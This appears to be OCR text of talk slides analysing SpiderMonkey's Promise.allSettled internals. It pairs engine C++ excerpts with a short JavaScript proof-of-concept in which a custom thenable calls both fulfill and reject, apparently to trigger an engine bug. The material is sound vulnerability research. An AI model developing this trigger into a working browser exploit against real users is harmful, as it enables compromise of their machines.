


Internals: CommonPerformPromiseCombinator

```
static bool CommonPerformPromiseCombinator(
    JSContext* cx, …) {
  //…
  while (true) {
    //…
    if (isBuiltinThen) {
      //…
    } else {
      if (!Call(cx, thenVal,
                nextPromise,
                resolveFunVal,
                rejectFunVal,
                &ignored)) {
        return false;
      }
    }
    //…
  }
}
```




Internals: CommonPerformPromiseCombinator





```
class CustomPromise {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        console.log(“Bonjour from resolve”);
        return {
            then: (fulfill, reject) => {
                console.log(“Bonjour from Thenable”);
                fulfill();
                reject();
            }
        };
    }
}

function custom_resolve(result) {
    console.log(“Bonjour from custom resolve”);
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];
Reflect.apply(Promise.allSettled, CustomPromise,
[arr]);
```

Internals: `CommonPerformPromiseCombinator`




Internals: CommonPerformPromiseCombinator

```
//…
then: (fulfill, reject) => {
    console.log("Bonjour from Thenable");

    fulfill();

    reject();
}
//…
```





```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx,
unsigned argc, Value* vp) {
  //…
}
```

Internals: Custom Promise `AllSettled`




Internals: PromiseAllSettledElementFunction

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx, unsigned argc,
Value* vp) {
  //…
  Rooted<PromiseCombinatorDataHolder*> data(cx);
  uint32_t index;
  if (PromiseCombinatorElementFunctionAlreadyCalled(args, &data, &index)) {
    args.rval().setUndefined();
    return true;
  }
  //…
}
```




Internals: PromiseAllSettledElementFunction

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx, unsigned argc,
Value* vp) {
  //…
  Rooted<PromiseCombinatorElements> values(cx);
  if (!GetPromiseCombinatorElements(cx, data, &values)) {
    return false;
  }
  //…
}
```




Internals: PromiseAllSettledElementFunction

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx, unsigned argc,
Value* vp) {
  //…
 if (!values.unwrappedArray()->getDenseElement(index).isUndefined()) {
    args.rval().setUndefined();
    return true;
  }
 //…
}
```



Internals: PromiseAllSettledElementFunction


```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx,…) {
  //…
  Rooted<PlainObject*> obj(cx, NewPlainObject(cx));
  //…
  if (Kind == PromiseAllSettledElementFunctionKind::Resolve) {
    statusValue.setString(cx->names().fulfilled);
  } else {
    statusValue.setString(cx->names().rejected);
  }
  if (!NativeDefineDataProperty(cx, obj, id, statusValue, …)) {
    return false;
  }
  //…
  if (Kind == PromiseAllSettledElementFunctionKind::Resolve) {
    id = NameToId(cx->names().value);
  } else {
    id = NameToId(cx->names().reason);
  }
  if (!NativeDefineDataProperty(cx, obj, id, valueOrReason,…)) {
    return false;
  }
  //…
}
```



Internals: `PromiseAllSettledElementFunction`

```
//…
then: (fulfill, reject) => {
    console.log("Bonjour from
Thenable");

    fulfill();

    reject();
}
//…
```

